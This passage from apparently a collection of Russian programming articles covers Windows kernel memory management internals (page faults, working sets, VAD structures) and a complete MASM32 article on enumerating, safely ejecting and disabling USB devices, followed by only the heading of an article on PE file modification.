(состояние Transition PTE), то вызывается MiResolveTransitionFault() и PTE просто переводится в состояние Valid с соответствующей корректировкой MMPFN и удалением страницы из списка простаивающих или модифицированных страниц. Если страница уже была записана на диск, либо ей не нужно было быть записанной на диск и ее уже использовали для каких-то других целей (состояние Paged-Out PTE), то вызывается MiResolvePageFileFault() и инициируется операция чтения страницы из файла подкачки со снятием соответствующего бита в битовой карте. Псевдокод разрешения Transition Fault (обрезанный код MiResolveTransitionFault):

```
if( Pfn->u4.InPageError )
{
 return Pfn->u1.ReadStatus;  // #PF на странице, чтение которой не удалось.
}
if (Pfn->u3.e1.ReadInProgress)
{
 // Повторная ошибка страницы. Если снова у того же потока,
 // то возвращается STATUS_MULTIPLE_FAULT_VIOLATION;
 // Если у другого - тогда ожидаем завершения чтения.
}

MiUnlinkPageFromList (Pfn);
Pfn->u3.e2.ReferenceCount += 1;
Pfn->u2.ShareCount += 1;
Pfn->u3.e1.PageLocation = ActiveAndValid;

MI_MAKE_TRANSITION_PTE_VALID (TempPte, PointerPte);
MI_WRITE_VALID_PTR (PointerPte, TempPte);

MiAddPageToWorkingSet (...);
```

Псевдокод загрузки страницы с диска (обрезанный код MiResolvePageFileFault):

```
TempPte = *PointerPte;

// Подготовить параметры для чтения
PageFileNumber = TempPte.u.Soft.PageFileLow;
StartingOffset.QuadPart = TempPte.u.Soft.PageFileHigh << PAGE_SHIFT;
FilePointer = MmPagingFile[PageFileNumber]->File;

// Выбрать свободную страницу
PageColor = (PFN_NUMBER)((MmSystemPageColor++) & MmSecondaryColorMask);
PageFrameIndex = MiRemoveAnyPage( PageColor );

// build MDL...

// Скорректировать ее запись в базе данных страниц
Pfn = MI_PFN_ELEMENT (PageFrameIndex);
Pfn->u1.Event = &Event
Pfn->PteAddress = PointerPte;
Pfn->OriginalPte = *PointerPte;
Pfn->u3.e2.ReferenceCount += 1;
Pfn->u2.ShareCount = 0;
Pfn->u3.e1.ReadInProgress = 1;
Pfn->u4.InPageError = 0;
if( !MI_IS_PAGE_TABLE_ARRESS(PointerPte) )  Pfn->u3.e1.PrototypePte = 1;
Pfn->u4.PteFrame = MiGetPteAddress(PointerPte)->PageFrameNumber;

// Временно перевести страницу в Transition состояние на время чтения
MI_MAKE_TRANSITION_PTE ( TempPte, ... );
MI_WRITE_INVALID_PTE (PointerPte, TempPte);

// Прочитать страницу.
Status = IoPageRead (FilePointer,
      Mdl,
      StartingOffset,
      &Event,
      &IoStatus);

if( Status == STATUS_SUCCESS )
{
```

```
    MI_MAKE_TRANSITION_PTE_VALID (TempPte, PointerPte);
    MI_WRITE_VALID_PTE (PointerPte, TempPte);

    MiAddValidPageToWorkingSet (...);
  }
```

Рабочие наборы Рабочий набор по определению - это совокупность резидентных страниц процесса (системы). Существуют три вида рабочих наборов:

• Рабочий набор процесса содержит резидентные страницы, принадлежащие процессу - код, данные процесса и все последующие аллокации пользовательского режима. Хранится в EPROCESS::Vm
• Рабочий набор системы содержит резидентные подкачиваемые страницы системы. В него входят страницы подкачиваемого кода, данных ядра и драйверов устройств, системного кеша и пула подкачиваемой памяти. Указатель на него хранится в переменной ядра MmSystemCacheWs.
• Рабочий набор сеанса содержит резидентные страницы сеанса, например, графической подсистемы Windows (win32k.sys). Указатель хранится в MmSessionSpace->Vm.

Когда системе нужны свободные страницы, инициируется операция усечения рабочих наборов - страницы отправляются в списки Standby или Modified, в зависимости от того, была ли запись в них, а PTE переводятся в состояние Transition. Когда страницы окончательно отбираются, то PTE переводятся в состояние Paged-Out (если это были страницы, выгружаемые в файл подкачки) или в Invalid, если это были страницы проецируемого файла. Когда процесс обращается к странице, то страница либо удаляется из списков Standy/Modified и становится ActiveAndValid, либо инициируется операция загрузки страницы с диска, если она была окончательно выгружена. Если памяти достаточно, процессу позволяется расширить свой рабочий набор и даже превысить максимум для загрузки страницы, иначе для загрузки страницы выгружается какая-то другая, то есть новая страница замещает старую. Имеется системный поток управления рабочими наборами или т.н. диспетчер баланса. Он ожидает на двух объектах KEVENT, первое из которых срабатывает по таймеру раз в секунду, а второе срабатывает, когда нужно изменить рабочие наборы. Диспетчер настройки баланса так же проверяет ассоциативные списки, регулируя из глубину для оптимальной производительности.

V. Ядерные функции управления памятью В этой части речь пойдет о некоторых полезных функциях управления памятью в режиме ядра. Слои функции управления памятью ядра можно разделить следующим образом от низшего уровня к высшему:

• макросы MI_WRITE_VALID_PTE/MI_WRITE_INVALID_PTE
• низкоуровневые функции MiResolve..Fault, MiDeletePte и другие функции работы с PDE/PTE, а так же функции работы с MMPFN и списками страниц - MiRemovePageByColor, MiRemoveAnyPage, MiRemoveZeroPage.
• функции, предоставляемые драйверам для работы с физической памятью: MmAllocatePagesForMdl, MmFreePagesFromMdl, MmAllocateContiguousMemory.
• функции, предоставляемые драйверам для работы с пулом: ExAllocatePoolWith..., ExFreePoolWith..., MmAllocateContiguousMemory (относится и к предыдущему слою и к этому)

Для пользовательской памяти дело обстоит немного по-другому:

• макросы MI_WRITE_VALID_PTE/MI_WRITE_INVALID_PTE
• функции работы с VAD и пользовательской памятью - MiAllocateVad, MiCheckForConflictingVad, и др.
• функции работы с виртуальной памятью - NtAllocateVirtualMemory, NtFreeVirtualMemory, NtProtectVirtualMemory.

Описывать начнем их от низшего уровня к высшему, сначала для управления памятью ядра, затем пользовательской памятью.

Управление памятью режима ядра

1. макросы MI_WRITE_VALID_PTE/MI_WRITE_INVALID_PTE Эти макросы используются во всех функциях, которые как-либо затрагивают выделение или освобождение физической (в конечном итоге) памяти. Соответственно, они записывают действительный и недействительный PTE в таблицу страниц процесса.

2. Низкоуровневые функции для работы с PDE/PTE и списками физических страниц Все это, вообщем то, я уже описывал, когда рассказывал про списки страниц, MMPFN и другое, поэтому приведу лишь прототипы функций с кратким описанием их действий: *PFN_NUMBER FASTCALL MiRemoveAnyPage(IN ULONG PageColor) ;* // Выделяет физическую страницу заданного цвета (SecondaryColor) из списков свободных, обнуленных или простаивающих страниц. *PFN_NUMBER FASTCALL MiRemoveZeroPage(IN ULONG PageColor) ;* // Выделяет физическую страницу заданного цвета (SecondaryColor) из списка свободных страниц. *VOID MiRemovePageByColor (IN PFN_NUMBER Page, IN ULONG Color);* // Выделяет указанную страницу, удаляя ее из списка свободных страниц указанного цвета.

3. Функции, предоставляемые драйверам для работы с физической памятью PMDL MmAllocatePagesForMdl(IN PHYSICAL_ADDRESS LowAddress, IN PHYSICAL_ADDRESS HighAddress, IN PHYSICAL_ADDRESS SkipBytes, IN SIZE_T TotalBytes); Эта функция выделяет физические страницы (не обязательно идущие подряд, как это делает, например, MmAllocateContiguousMemory), пробуя выделить страницы общим размером TotalBytes, начиная с физического адреса LowAddress и заканчивая HighAddress, "перешагивая" по SkipBytes. Просматриваются списки обнуленных, затем свободных страниц. Разумеется, страницы неподкачиваемые. Если страниц не хватает, функция старается выделить столько страниц, сколько возможно. Возвращаемое значение - Memory Descriptor List (MDL), описывающий выделенные страницы. Они должны быть освобождены соответствующим вызовом MmFreePagesFromMdl и ExFreePool для структуры MDL. Страницы НЕ спроецированы ни на какие виртуальные адреса, об этом должен позаботиться программист с помощью вызова MmMapLockedPages.

PVOID MmAllocateContiguousMemory(IN ULONG NumberOfBytes, IN PHYSICAL_ADDRESS HighestAcceptableAddress); Функция выделяет физически непрерывную область физических страниц общим размером NumberOfBytes, не выше HighestAcceptableAddress, так же проецируя их в адресное пространство ядра. Сначала она пытается выделить страницы из неподкачиваемого пула, если его не хватает, она начинает просматривать списки свободных и обнуленных страниц, если и их не хватает, то она просматривает страницы из списка простаивающих страниц. Возвращает базовый адрес выделенного участка памяти. Память должна быть освобождена с помощью вызов MmFreeContiguousMemory.

4. функции, предоставляемые драйверам для работы с пулом Они подробно описаны в статье Four-F, поэтому останавливаться на этом я не буду.

Дополнительные функции управления памятью режима ядра Из функций контроля ядерной памяти следует, наверное, упомянуть про MmIsAddressValid и MmIsNonPagedSystemAddressValid. Функция MmIsAddressValid проверяет страницу памяти на то, возникнет ли ошибка страницы при доступе к этому адресу. То есть, другими словами, она проверяет тот факт, что страница уже сейчас находится в физической памяти. Следует отметить, что состояние transition,paged-out,prototype ее не волнуют, поэтому она может использоваться лишь для контроля адресов при высоких IRQL (>=DPC/Dispatch), поскольку при этих IRQL не разрешены ошибки страниц (а если встретится ошибка страницы, будет выброшен синий экран IRQL_NOT_LESS_OR_EQUAL). Если нужно проверять ядерные адреса на доступ при низком IRQL, то, насколько мне известно, нет документированных способов это сделать. Видимо, считается, что драйвер должен знать, какие у него адреса правильные, а какие нет и не пробовать обращаться по неправильным адресам. В приложении к статье имеется написанная мной функция

MmIsAddressValidEx, которая проверяет адрес на корректность доступа при низком IRQL, учитывая, что PTE может находиться в недействительном состоянии, но ошибка страницы не вызовет синего экрана или исключения (в программном смысле). С учетом рассказанных мною структур недействительных PTE, разобраться в ее исходном коде будет нетрудно. Функция MmIsNonPagedSystemAddressValid, почему-то незаслуженно "выброшенная" разработчиками Windows и обозначенная как obsolete, на самом деле тоже полезна. Она на порядок проще, чем MmIsAddressValid (которую, кстати, и рекомендует использовать Microsoft), и всего лишь проверяет то, что переданный ей адрес принадлежит подкачиваемой или неподкачиваемой областям памяти ядра. Адрес не проверяется на корректность, но результат функции вовсе не эквивалентен MmIsAddressValid (в том смысле, что память может быть в пуле подкачиваемой памяти, но может быть как выгружена на диск так и загружена, поэтому возвращенное значение FALSE еще ничего не говорит о том, можно ли обращаться к этой памяти), поэтому я совершенно не понимаю, почему Microsoft сочли ее "obsolete" и не рекомендуют использовать, подсовывая взамен MmIsAddressValid. Использовать MmIsNonPagedSystemAddressValid мы будем, например, в функции вывода MMPFN в приложении, когда потребуется определить, принадлежит ли адрес подкачиваемому пулу (поля MMPFN, как Вы помните, различаются для подкачиваемого и неподкачиваемого пулов).

Управление пользовательской памятью Для начала стоит заметить, что для управления пользовательской памятью используется дополнительный механизм - Virtual Address Descriptors (VAD), которые описывают проекции секций, а так же выделения памяти через NtAllocateVirtualMemory (VirtualAlloc в Win32 API). Представлены эти VAD в виде дерева, указатель на вершину содержится в поле EPROCESS->VadRoot. Секции можно создавать и проецировать на пользовательские адреса с помощью NtCreateSection, NtMapViewOfSection (Win32API-аналоги у них: CreateFileMapping, MapViewOfFileEx). Адреса памяти могут резервироваться (reserve) и в последствии память по этим адреса может передаваться (commit) процессу. Этим заведует NtAllocateVirtualMemory.

Функции работы с VAD и пользовательской памятью Элемент VAD представлен следующей структурой:

```
typedef struct _MMVAD_FLAGS {
    ULONG_PTR CommitCharge : COMMIT_SIZE;
    ULONG_PTR PhysicalMapping : 1;
    ULONG_PTR ImageMap : 1;
    ULONG_PTR UserPhysicalPages : 1;
    ULONG_PTR NoChange : 1;
    ULONG_PTR WriteWatch : 1;
    ULONG_PTR Protection : 5;
    ULONG_PTR LargePages : 1;
    ULONG_PTR MemCommit: 1;
    ULONG_PTR PrivateMemory : 1;
} MMVAD_FLAGS;

typedef struct _MMVAD_SHORT {
    ULONG_PTR StartingVpn;
    ULONG_PTR EndingVpn;
    struct _MMVAD *Parent;
    struct _MMVAD *LeftChild;
    struct _MMVAD *RightChild;
    union {
        ULONG_PTR LongFlags;
        MMVAD_FLAGS VadFlags;
    } u;
} MMVAD_SHORT, *PMMVAD_SHORT;
```

Так же есть структура MMVAD, аналогичная MMVAD_SHORT, но содержащая больше полей и используемая для проецированных файлов (дополнительные поля это PCONTROL_AREA, необходимая для поддержания спроецированных файлов и содержащая такие важные указатели, как PFILE_OBJECT и др; о проекциях файлов, как-нибудь в следующий раз: и так уже 50 килобайт

вышло =\), а MMVAD_SHORT используется для пользовательских выделений памяти. Чтобы отличить, какой именно VAD представлен указателем, используется флаг u.VadFlags.PrivateMemory: если он установлен, то это "частная память", то есть обычное выделение памяти. Если сброшен - проекция файла. Поля StartingVpn и EndingVpn, соответственно, обозначают начальную и конечную виртуальную страницу (Virtual Page Number) описываемой области (для конвертирования виртуального адреса в номер страницы используется MI_VA_TO_VPN, который просто сдвигает виртуальный адрес на PAGE_SHIFT бит вправо). Поля Parent, LeftChild, RightChild используются для связи дескрипторов виртуальных адресов в дерево. u.VadFlags содержит некоторые полезные флаги, а именно:

• CommitCharge. Это поле содержит количество фактически выделенных и переданных страниц процессу, если VAD описывает переданную память, или 0 если описывается зарезервированная память.
• PhysicalMapping. Этот флаг показывает, что память на самом деле является проекцией физических страниц, созданной с помощью MmMapLockedPages при AccessMode == UserMode.
• Флаг ImageMap показывает, что VAD описывает загруженный исполняемый модуль (с помощью LoadLibrary и других, в конечном итоге сводящихся к NtCreateSection с SEC_IMAGE).
• UserPhysicalPages устанавливается при вызове NtAllocateVirtualMemory с MEM_PHYSICAL|MEM_RESERVE, используемом для выделения окна для физических страниц при испольщовании AWE (Address Windowing Extensions).
• NoChange установлен, когда запрещено менять атрибуты доступа области, описываемой этим VAD. Чтобы создать такую область, используется флаг SEC_NO_CHANGE у NtCreateSection.
• WriteWatch устанавливается при выделении памяти с флагом MEM_WRITE_WATCH, при этом создается битовая карта страниц, где впоследствии отмечается, на какие страницы была произведена запись. Эту информацию можно получить в последствии через Win32 API GetWriteWatch() и сбросить карту через ResetWriteWatch()
• Protection - изначальные атрибуты доступа к памяти.
• LargePages содержит 1 при использовании больших страниц через MEM_LARGE_PAGES. В Windows XP/2000 не поддерживается.
• MemCommit содержит 1 если память была передана процессу.
• PrivateMemory, как уже было сказано, отличает MMVAD от MMVAD_SHORT.

Функция MiAllocateVad выделяет VAD для процесса, резервируя переданные ей адреса, а функция MiCheckForConflictingVad (на самом деле макрос, раскрывающийся в вызов функции MiCheckForConflictingNode) проверяет, существуют ли VAD у процесса такие, что описываемая ими область памяти перекрывается с указанными виртуальными адресами. Если это так, возвращается VAD первой конфликтной области, иначе NULL. Функция используется при передаче памяти процессу в NtAllocateVirtualMemory для поиска VAD, соответствующего указанному адресу. Функция MiInsertVad добавляет VAD в дерево виртуальных дескрипторов адресов процесса и реорганизует его, если это нужно. Функция MiRemoveVad, соответственно, удаляет и освобождает VAD. Перейдем теперь к функциям, доступным пользовательскому коду и драйверам устройств для управления памятью.

Функция NtAllocateVirtualMemory производит следующие действия: 1) для резервирования адресов вызывается MiCheckForConflictingVad для проверки, не была ли эта область или какая-либо ее часть зарезервированы или использованы другой функцией для работы с памятью (например, проецированием секции) ранее. Если так - возвращает STATUS_CONFLICTING_ADDRESSES. Далее выделяется VAD функцией MiAllocateVad, заполняются соответствующие поля и VAD добавляется в дерево с помощью MiInsertVad. Если он описывает AWE-вид или включен WriteWatch, тогда еще вызывается MiPhysicalViewInserter. 2) для передачи адресов вызывается MiCheckForConflictingVad, но уже с целью найти соответствующий VAD, созданный при резервировании. Потом соответствующие страницы выставляются в таблице страниц как

обнуляемые по требованию, а так же меняются атрибуты защиты, если это необходимо. NtFreeVirtualMemory производит обратные действия.

На этом я думаю, наконец-то (!), что статью можно завершить.

В приложении к статье можно найти:

1. программу Working Sets (находится в архиве `wasm_files.zip`: `files/0469/wsets.rar`) для демонстрации усечения рабочих наборов.
2. Функции ручной загрузки и выгрузки страницы в файл подкачки. Примечание: очень сырые! Поскольку страница не добавляется в рабочий набор и не удаляется из него, может быть синий экран MEMORY_MANAGEMENT или PFN_LIST_CORRUPT (для выгрузки и загрузки соответственно), поэтому экспериментировать на реальной системе я не советую. Лучше запускать только изучающий и анализирующий код, который не изменяет никаких параметров системы. Это функции MiPageOut и MiLoadBack (префиксы Mi я сам добавил для красоты :))
3. Функция вывода в DbgPrint содержимого MMPFN. Это MiPrintPfnForPage.
4. Функция MmIsAddressValidEx для расширенной проверки доступа к адресам при низком IRQL. Возвращает статус проверки - элемент перечисления

```
enum VALIDITY_CHECK_STATUS {
 VCS_INVALID = 0,     //  = 0 (FALSE)
 VCS_VALID,           //-|
 VCS_TRANSITION,      // |
 VCS_PAGEDOUT,        // |-   > 0
 VCS_DEMANDZERO,      // |
 VCS_PROTOTYPE,       //-|
};
```

Так же может трактоваться как BOOLEAN, поскольку статус невалидной страницы 0, а все остальные больше нуля.
5. Комплексный пример драйвера (находится в архиве `wasm_files.zip`: `files/0469/ptetest.rar`), демонстрирующий все эти функции (ручная загрузка и выгрузка закомментированы).

Безопасное извлечение USB-устройств

Автор: GMax

Дата: 2008-02-20

Цель данной статьи - описание метода безопасного извлечения USB-устройств. В данном случаи под USB-устройствами будут, подразумевается в основном устройства хранения информации (Flash, HDD), но все описанные ниже действия применимы и устройствам других классов.
Существует мнение, что данная функция не нужна при обращении к USB-устройствам. Обычно нет ничего страшного в том, что устройство было извлечено небезопасно. В крайнем случае, может потеряться информация, которая еще не была записана на USB (например, если у вас включено кэширование записи на диск). Но все же осторожность не повредит. Следующий вопрос, который может возникнуть, это зачем писать то, что уже реализовано в Windows.
Например, быстро вызвать окно безопасного отключения устройств, можно выполнив команду:

rundll32.exe shell32.dll,Control_RunDLL hotplug.dll

Здесь можно заметить, что реализация Microsoft не всем нравится. Тем более что можно развить мысль, например, вести поиск процессов, из-за которых невозможно безопасное извлечение. Т.е. процессов, которые имеют незакрытые дескрипторы файлов или папок, расположенных на съемном носителе.

Итак, начнем с того, что построим список всех устройств компьютера, с указанием, какие из них поддерживают безопасное извлечение. Все устройства в компьютере связаны “родственными узами”, т.е. могут быть представлены узлами некого дерева. Это выглядит примерно так:

```
HTREE\ROOT\0
  ROOT\ACPI_HAL\0000 'Однопроцессорный компьютер с ACPI'
    ACPI_HAL\PNP0C08\0 'Microsoft ACPI-совместимая система'
      ACPI\GENUINEINTEL_-_X86_FAMILY_15_MODEL_2\_0 'Intel(R) Celeron(R) CPU 2.40GHz'
      ACPI\PNP0A03\0 'Шина PCI'
        PCI\VEN_8086&DEV_2560&SUBSYS_0000&REV_03\3&267A616A&0&00 'Intel(R) 82845G/GL/GE/PE/GV
    Processor to I/O Controller - 2560 '
        PCI\VEN_8086&DEV_2561&SUBSYS_0000&REV_03\3&267A616A&0&08 'Intel(R) 82845G/GL/GE/PE/GV
    Processor to AGP Controller - 2561 '
          PCI\VEN_10DE&DEV_0181&SUBSYS_31021458&REV_C1\4&BCE2C57&0&0008 'NVIDIA GeForce4 MX 440
    with AGP8X'
            DISPLAY\SAM01F9\5&EB43F14&1&22446688&01&00 'Модуль подключения монитора' [REMOVEABLE]
   PCI\VEN_8086&DEV_24C2&SUBSYS_53568086&REV_02\3&267A616A&0&E8 'Intel(R) 82801DB/DBM USB Universal
    Host Controller - 24C2 '
            USB\ROOT_HUB20\4&3B39A3A1&0 'Корневой USB концентратор'
   USB\VID_04CF&PID_8818\100 'Запоминающее устройство для USB' [REMOVEABLE]
              USBSTOR\DISK&VEN_SAMSUNG&PROD_MP0402H&REV_UC10\100&0 'SAMSUNG MP0402H USB Device'
```

Существуют несколько способов обхода графа (двоичного дерева) – рекурсивный и нерекурсивный методы [1],[2]. Для простоты применим рекурсивный метод.

Необходимые нам функции относятся к группе “PnP Configuration Manager Functions”, имеют префикс “CM_” и экспортируются библиотекой setupapi.dll.

Для использования этой библиотеки в MASM32 необходимо подключить setupapi.inc. Описание можно получить в MSDN, но на всякий случай я приведу здесь краткое описание основных используемых функций.

CM_Locate_DevNode – используется нами для получения корневого узла дерева устройств.

```
CM_Locate_DevNode(
    OUT PDEVINST pdnDevInst,
    IN DEVINSTID pDeviceID,  OPTIONAL
    IN ULONG  ulFlags
    );
```

Параметры

• pdnDevInst – указатель на переменную, куда будет записан дескриптор устройства
• pDeviceID – указатель на строку с идентификатором устройства. Если ноль, то возвращается корневой узел дерева устройств
• ulFlags – обычно функцию вызывают с флагом CM_LOCATE_DEVNODE_NORMAL

CM_Get_DevNode_Status – позволяет получить статус устройства по которому можно определить, можно ли извлечь данное устройство. Если в статусе флаг DN_REMOVABLE установлен, то устройство можно извлечь.

```
CM_Get_DevNode_Status(
    OUT PULONG  pulStatus,
    OUT PULONG  pulProblemNumber,
    IN DEVINST  dnDevInst,
    IN ULONG  ulFlags
    );
```

Параметры

• pulStatus – указатель на переменную типа DWORD со статусом устройства
• pulProblemNumber – указатель на переменную типа DWORD с номером ошибки
• dnDevInst – идентификатор устройства
• ulFlags – не используется. Должен быть нулем

CM_Get_Device_ID_Size – выдает размер строки идентификатора устройства

```
CM_Get_Device_ID_Size(
    OUT PULONG  pulLen,
    IN DEVINST  dnDevInst,
    IN ULONG  ulFlags
    );
```

Параметры

• pulLen – указатель на переменную для записи длины строки
• dnDevInst – идентификатор устройства
• ulFlags – не используется. Должен быть нулем

CM_Get_Device_ID – позволяет узнать идентификатор устройства.

```
CM_Get_Device_ID(
    IN DEVINST  dnDevInst,
    OUT PTCHAR  Buffer,
    IN ULONG  BufferLen,
    IN ULONG  ulFlags
    );
```

Параметры

• dnDevInst – идентификатор устройства
• Buffer – указатель на буфер для записи строки идентификатора устройства
• BufferLen – длина строки идентификатора устройства
• ulFlags – не используется. Должен быть нулем

CM_Get_Child – необходима для получения потомка данного узла

```
CM_Get_Child(
    OUT PDEVINST pdnDevInst,
    IN DEVINST  dnDevInst,
    IN ULONG  ulFlags
    );
```

Параметры

• pdnDevInst – указатель на идентификатор устройства потомка

• dnDevInst – идентификатор устройства
• ulFlags – не используется. Должен быть нулем

CM_Get_Sibling – необходима для получения узла, находящегося следом за данным

```
CM_Get_Sibling(
    OUT PDEVINST pdnDevInst,
    IN DEVINST  DevInst,
    IN ULONG  ulFlags
    );
```

Параметры

• pdnDevInst – указатель на идентификатор смежного устройства
• dnDevInst – идентификатор устройства
• ulFlags – не используется. Должен быть нулем

CM_Locate_DevNode – позволяет получить дескриптор устройства по строке идентификатору

```
CM_Locate_DevNode (
    OUT PDEVINST pdnDevInst,
    IN DEVINSTID pDeviceID,  OPTIONAL
    IN ULONG  ulFlags,
    );
```

Параметры

• pdnDevInst – указатель на дескриптор устройства
• pDeviceID – указатель на строку идентификатор устройства
• ulFlags – флаг мы будем использовать CM_LOCATE_DEVNODE_NORMAL

CM_Request_Device_Eject – как раз эта функция и позволяет безопасно извлечь устройство

```
CM_Request_Device_Eject(
    IN DEVINST   dnDevInst,
    OUT PPNP_VETO_TYPE pVetoType,
    OUT LPTSTR   pszVetoName,
    IN ULONG   ulNameLength,
    IN ULONG   ulFlags
    );
```

Параметры

• dnDevInst – идентификатор устройства
• pVetoType – в данном случае не нужно
• pszVetoName – в данном случае не нужно
• ulNameLength – в данном случае не нужно
• ulFlags – не используется. Должен быть нулем

CM_Get_DevNode_Registry_Property – извлекает спец. информацию об устройстве из соответствующих ключей реестра.

```
CM_Get_DevNode_Registry_Property(
    IN DEVINST  dnDevInst,
    IN ULONG  ulProperty,
    OUT PULONG  pulRegDataType, OPTIONAL
    OUT PVOID  Buffer, OPTIONAL
    IN OUT PULONG pulLength,
    IN ULONG  ulFlags
    );
```

Параметры

• dnDevInst – идентификатор устройства
• ulProperty – константа с префиксом CM_DRP_ которая идентифицирует, какое из свойств устройство необходимо. Все эти константы объявлены в файле cfgmgr32.h.

• pulRegDataType – не обязательный параметр может быть NULL. Указатель на переменную, содержащую тип запрашиваемого значения.
• Buffer – адрес буфера для возвращаемого значения. Если этот параметр NULL, то функция вернет размер возвращаемой строки
• pulLength – указатель на переменную для записи размера полученной строки.
• ulFlags – не используется. Должен быть нулем

Теперь приступаем непосредственно к коду. Ниже приводится фрагмент, отвечающий за обход дерева устройств. Что бы не загромождать код, устройства будем перечислять в виде списка.

```
EnumDevice proc dDevInst:DWORD

LOCAL NewDevInst :DWORD
LOCAL len  :DWORD
 ;Получение статуса устройства
 invoke CM_Get_DevNode_Status,addr Status,addr ProblemNum,dDevInst,0
 ;Получение идентификатора устройства
 invoke CM_Get_Device_ID_Size,addr DevLen,dDevInst,0
 inc  DevLen
 invoke CM_Get_Device_ID,dDevInst,addr aDeviceId,DevLen,0
 ;Получение описания устройства
 mov  len,sizeof aBuffer
 invoke CM_Get_DevNode_Registry_Property,dDevInst,CM_DRP_FRIENDLYNAME,0,\
   addr aBuffer, addr len,0
 .if eax!=CR_SUCCESS
  invoke CM_Get_DevNode_Registry_Property,dDevInst,CM_DRP_DEVICEDESC,0,\
    addr aBuffer, addr len,0
 .endif
 .if eax!=CR_SUCCESS
  mov aBuffer[0],0
 .endif
 ;выводим информацию
 .if fFiltering==1
  .if (Status & DN_REMOVABLE)
   invoke AddItemDev
  .endif
 .else
  invoke AddItemDev
 .endif
 ;ищем потомков
 invoke CM_Get_Child,addr NewDevInst,dDevInst,0
 .if eax == CR_SUCCESS
  invoke EnumDevice,NewDevInst
 .endif
 ;ищем соседей
 invoke CM_Get_Sibling,addr NewDevInst,dDevInst,0
 .if eax == CR_SUCCESS
  invoke EnumDevice,NewDevInst
 .endif
Ret

EnumDevice EndP
```

Вызов данной процедуры происходит следующим образом:

```
;получаем корневой элемент
invoke CM_Locate_DevNode,addr dnDevInst,NULL,CM_LOCATE_DEVNODE_NORMAL
;запускаем обход дерева
invoke EnumDevice,dnDevInst
```

По полученному полю Status можно выяснить, предусмотрено ли безопасное извлечение устройства.

```
.if (Status & DN_REMOVABLE)
 ;Устройство можно извлечь
.else
 ;Извлечение не поддерживается
.endif
```

Следующий код является ключевым, именно он и позволяет безопасно отключить найденное устройство.

```
……
;по идентификатору устройства узнаем его дескриптор
invoke CM_Request_Device_Eject, dnDevInst, NULL, NULL, NULL, NULL
……
```

При таким вызове система сама оповестит пользователя о том, что диск больше не доступен или о том, что в данный момент устройство используется и не может быть извлечено. Если необходимо что бы система не реагировала, то можно вызвать функцию с такими параметрами:

```
.data
pVetoType dd 0
pVetoName db 5 dup (0)
.code
……
mov pVetoType,0
mov pVetoName[0],0
invoke CM_Request_Device_Eject,dnDevInst,addr pVetoType,addr pVetoName,MAX_PATH,NULL
……
```

Также предусмотрена возможность получения иконки, ассоциированной с каким либо устройством (иконки можно видеть в диспетчере устройств). Для этого лишь необходим GUID класса устройства. Его можно получить, например, функцией CM_Get_DevNode_Registry_Property с параметром CM_DRP_CLASSGUID.

```
.data
ClassImageList ClassImageListData <>
.code
……
invoke SetupDiGetClassImageList,addr ClassImageList
……
invoke SetupDiGetClassImageIndex,addr ClassImageList,addr ClassGUID,addr dwImageIndex
……
invoke SetupDiDestroyClassImageList,addr ClassImageList
```

Следующий важный момент - как отловить момент подключения отключения устройства. Для этого существует специальное сообщение WM_DEVICECHANGE посылаемое всем главным окнам в системе.

```
.if eax == WM_DEVICECHANGE
 mov    eax,wParam
 .if eax == DBT_DEVICEARRIVAL
  mov  eax,lParam
  assume eax:ptr _DEV_BROADCAST_HDR
  mov  eax,[eax].dbch_devicetype
  assume eax:nothing
  .if  eax == DBT_DEVTYP_VOLUME
   mov eax,lParam
   assume eax:ptr _DEV_BROADCAST_VOLUME
   mov edx,[eax].dbcv_unitmask
   xor ebx,ebx
   .while ebx<26
    mov ecx,edx
    and edx,01h
    .if edx==1
     mov cx,word ptr [eax].dbcv_flags
     .if cx == 00h
      ; Добавлен новый диск
     .endif
     .break
    .else
     mov edx,ecx
     shr edx,1
    .endif
    inc ebx
   .endw
  assume eax:nothing
```

```
  .endif
 .elseif eax == DBT_DEVNODES_CHANGED
  ; Добавлено/удалено устройство
 .endif
```

В приложении к статье можно найти программу, выполняющую вышеперечисленные действия.

Кроме того, можно запретить все устройства хранения для USB. Похожим способом можно отключать и другие устройства.

```
ChangeStateUSBDevice proc fState:DWORD
LOCAL hDevInfoSet :DWORD
LOCAL dwTmp  :DWORD
LOCAL BufStr[255] :BYTE
LOCAL Result :DWORD
mov  Result,FALSE
mov  pcp.ClassInstallHeader.cbSize,sizeof SP_CLASSINSTALL_HEADER
mov  pcp.ClassInstallHeader.InstallFunction,DIF_PROPERTYCHANGE
mov  eax,fState
mov  pcp.StateChange,eax
mov  pcp.Scope,DICS_FLAG_GLOBAL
invoke  SetupDiGetClassDevs,addr DISK_GUID,NULL,NULL,DIGCF_PRESENT
mov  hDevInfoSet,eax
mov  DevInfoData.cbSize,sizeof SP_DEVINFO_DATA
xor  ecx,ecx
loop1:
 push  ecx
 invoke SetupDiEnumDeviceInfo,hDevInfoSet, ecx, addr DevInfoData
 .if eax==0
  jmp @
 .endif

 invoke SetupDiGetDeviceRegistryProperty,hDevInfoSet,\
     addr DevInfoData,SPDRP_COMPATIBLEIDS,\
     addr dwTmp,addr BufStr,sizeof BufStr,NULL

 invoke lstrcmp,addr BufStr,offset aUSBSTOR
 .if eax==0
  invoke SetupDiSetClassInstallParams,hDevInfoSet,\
    addr DevInfoData,addr pcp,sizeof SP_PROPCHANGE_PARAMS
  .if eax==0
   jmp @
  .endif

  invoke SetupDiCallClassInstaller,DIF_PROPERTYCHANGE,\
    hDevInfoSet, addr DevInfoData
  .if eax==0
   jmp @
  .endif
  mov  Result,TRUE
 .endif
 pop ecx
 inc ecx
jmp loop1
invoke SetupDiDestroyDeviceInfoList,hDevInfoSet
@:
mov eax,Result
Ret

ChangeStateUSBDevice EndP
```

Приложения:

• DevEject.rar (находится в архиве `wasm_files.zip`: `files/0478/DevEject.rar`) – Исходный текст программы, перечисляющие устройства и позволяющие безопасно извлечь выбранное устройство.
• USBDisable.rar (находится в архиве `wasm_files.zip`: `files/0478/USB_Disable.rar`) – Программа может отключать/включать USB накопители.
• DrUSB.rar (находится в архиве `wasm_files.zip`: `files/0478/DR_USB.rar`) – вариация на тему «безопасное извлечение USB-устройств.» Программа в форме меню выводит список извлекаемых

устройств с указанием буквы логического диска, если это устройство предназначено для хранения информации.

Литература

• Ахо, Альфред, В. Хопкрофт, Джон, Ульман, Джеффри, Д. – Структуры данных и алгоритмы
• http://ru.wikipedia.org/wiki/Двоичноедерево
• http://www.codeproject.com/KB/system/RemoveDriveByLetter.aspx
• http://www.uwe-sieber.de

Модификация исполняемых PE-файлов

Автор: 73ru5 aka desTiny

Дата: 2008-04-09

I.Intro

